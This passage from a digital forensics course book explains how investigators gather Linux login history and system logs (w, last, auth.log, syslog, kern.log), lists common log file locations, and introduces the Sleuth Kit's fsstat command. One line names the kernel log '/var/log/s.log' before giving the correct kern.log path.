- **`root`** – Username
- **`x`** – Password ('x' denotes encrypted)
- **`0`** – User ID ('0' is reserved for root)
- **`0`** – Group ID
- **`root`** – User ID information
- **`/root`** – Home directory
- **`/bin/bash`** – Absolute path to the user's login shell


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Currently Logged-in Users and Login History Information

- To find the currently **logged in user** in the system

  Command:

  `w`




- The log file **/var/log/wtmp** maintains information about the user login history, system reboot time and system status
- The **last** command pulls the login history from the **wtmp** log file

  Command:

  `last -f /var/log/wtmp`





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Currently Logged-in Users and Login History Information (Cont'd)




- The **/var/log/auth.log** file logs information related to the user's authentication and authorization events, user remote logins, sudo logins, SSH logins, etc.


  Command:

  `cat /var/log/auth.log`

- The following command filters out **sudo** commands

  `grep sudo /var/log/auth.log`





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Currently Logged-in Users and Login History Information

Collecting Information on Currently Logged-in Users

It is important for forensic investigators to know how to gather information on users that are logged in to a system. Investigators should run the `w` command to obtain information about the logged-in users.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.22: Running w command

Collecting Login History Information

Investigators should also check the contents of the **/var/log/wtmp** file to pull out information regarding system boot time, user login history etc. They can use the **last** command to view user login history and other related details.

```
last -f /var/log/wtmp
```




Figure 7.23: Running last command

To obtain information pertaining to user authentication and authorization events, remote user logins, and the history on execution of **sudo** commands, forensic investigators should examine the details of **/var/log/auth.log** file.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The figures that follow highlight the execution of the commands that investigators can use to retrieve information from the **/var/log/auth.log** file (the second figure below pertains to use of **grep** command to filter and retrieve logs pertaining to execution of **sudo** commands).

cat /var/log/auth.log

grep sudo /var/log/auth.log




Figure 7.24: Examining /var/log/auth.log file using cat command





Figure 7.25: Examining /var/log/auth.log file using grep command to filter out logs related to sudo commands

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting System Logs Data

Examining the syslog file

In Linux systems, the syslog file records system messages as well as application error and status messages. This file also collects and stores the data log of the kernel. Investigators should retrieve details from the directory **`/var/log/syslog`** to examine the information that is stored in syslog files. The command to be used to display the details under **`/var/log/syslog`** is **`cat /var/log/syslog`**




Figure 7.26: Examining syslog file using cat command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Examining the kernel log

The log file **`/var/log/s.log`** records the information of all kernel-related events. Forensic investigators should retrieve the details of logs stored under **`/var/log/kern.log`** to examine all information that has been stored in the kernel log file. The command to be executed to view details stored in kernel log file is **`cat /var/log/kern.log`**





Figure 7.27: Examining the kernel log using cat command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Linux Log Files

Log files are records of all the activities performed on a system. Linux log files store information about the system's kernel and the services running in the system.

In the Linux environment, different log files hold different types of information. This helps investigators to analyze various issues during a security incident. Understanding the contents of various log files can help forensic investigators to locate potential evidence on a system during security incidents.

Below are some Linux log file addresses that can be useful for investigators while conducting forensic examination of a Linux machine:


Log Location	Content Description
/var/log/auth.log	System authorization information, including user logins and authentication mechanism
/var/log/kern.log	Initialization of kernels, kernel errors or informational messages sent from the kernel
/var/log/faillog	Failed user login attempts
/var/log/lpr.log	Printer logs
/var/log/mail.*	All mail server message logs
/var/log/mysql.*	All MySQL server logs

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

/var/log/apache2/*	All Apache web server logs
/var/log/apport.log	Application crash report/log
/var/log/lighttpd/*	Lighttpd web server log files directory
/var/log/daemon.log	Running services, such as squid and ntpd
/var/log/debug	Debugging log messages
/var/log/dpkg.log	Package installation or removal logs

Table 7.1: Linux Log File Addresses


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Filesystem Images Using The Sleuth Kit

The Sleuth Kit (TSK) allows you to investigate disk images. Its core functionality enables you to analyze volume and file system data. The plug-in framework allows you to incorporate additional modules to analyze file contents and build automated systems. This section will explore TSK commands that can help investigators to view and examine file systems.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File System Analysis Using The Sleuth Kit: fsstat

In Linux systems, the **`fsstat`** command provides information associated with the given file system. The output of this command is filesystem-specific and consists of several information such as the file system type, volume ID, last mounted timestamps, and last mounted directory.

Command:

```
fsstat -i <input _filetype> <filename.extension>
```


